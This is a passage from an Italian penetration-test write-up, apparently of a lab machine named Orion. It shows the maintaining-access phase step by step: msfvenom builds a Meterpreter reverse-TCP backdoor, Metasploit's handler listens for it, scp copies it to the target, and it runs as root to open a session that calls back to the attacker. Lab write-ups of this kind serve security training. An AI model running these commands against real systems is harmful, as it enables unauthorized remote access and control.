Come prima cosa, andiamo a generare il payload utilizzando **msfvenom**, specificando il payload **linux/x64/meterpreter/reverse_tcp**, l'indirizzo IP della macchina Kali e la porta sulla quale verrà stabilita la connessione:

```
(eljon@kali) ~/Downloads
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.15.249 LPORT=4444 -f elf -o /tmp/orion_backdoor
[*] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[*] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: /tmp/orion_backdoor
```

Figure 38: msfvenom

Successivamente, sulla macchina Kali viene configurato il modulo *multi/handler* di Metasploit:

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.10.15.249
LHOST => 10.10.15.249
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > show options

Payload options (linux/x64/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.10.15.249    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.15.249:4444
[*] Sending stage (3090404 bytes) to 10.129.95.75
[*] Meterpreter session 1 opened (10.10.15.249:4444 -> 10.129.95.75:57798) at 2026-09-05 16:29:26 +0200
```

Figure 39: Modulo handler

In questo modo viene avviato un listener sulla porta TCP 4444, in attesa della connessione proveniente dal payload eseguito sulla macchina target. Il funzionamento è quello tipico di un reverse shell: è la macchina target ad avviare la connessione verso la macchina dell'attaccante. Il payload viene quindi trasferito sulla macchina Orion tramite **scp**:

```
(eljon@kali) - [~/Downloads]
$ scp /tmp/orion_backdoor adam@orion.htb:/tmp/orion_backdoor
adam@orion.htb's password:
orion_backdoor
100% 250 4.9KB/s 00:00
```

Figure 40: Trasferimento payload

Quindi, viene verificato che il file sia un eseguibile ELF a 64 bit e gli viene assegnato il permesso di esecuzione e viene infine eseguito sulla macchina target:

```
root@orion:~# ls -l /tmp/orion_backdoor
-rw-rw-r-- 1 adam adam 250 Sep  5 14:26 /tmp/orion_backdoor
root@orion:~# file /tmp/orion_backdoor
/tmp/orion_backdoor: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
root@orion:~# chmod +x /tmp/orion_backdoor
root@orion:~# /tmp/orion_backdoor

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.15.249:4444
[*] Sending stage (3090404 bytes) to 10.129.95.75
[*] Meterpreter session 1 opened (10.10.15.249:4444 → 10.129.95.75:57798) at 2026-09-05 16:29:26 +0200
meterpreter >
```

Figure 41: Esecuzione dell'exploit sulla macchina target

La fase di Maintaining Access si è conclusa con l'ottenimento di una sessione Meterpreter tramite un reverse TCP non persistente. In questo modo è stato possibile mantenere temporaneamente un accesso interattivo alla macchina compromessa, senza introdurre modifiche permanenti o meccanismi di persistenza sul sistema.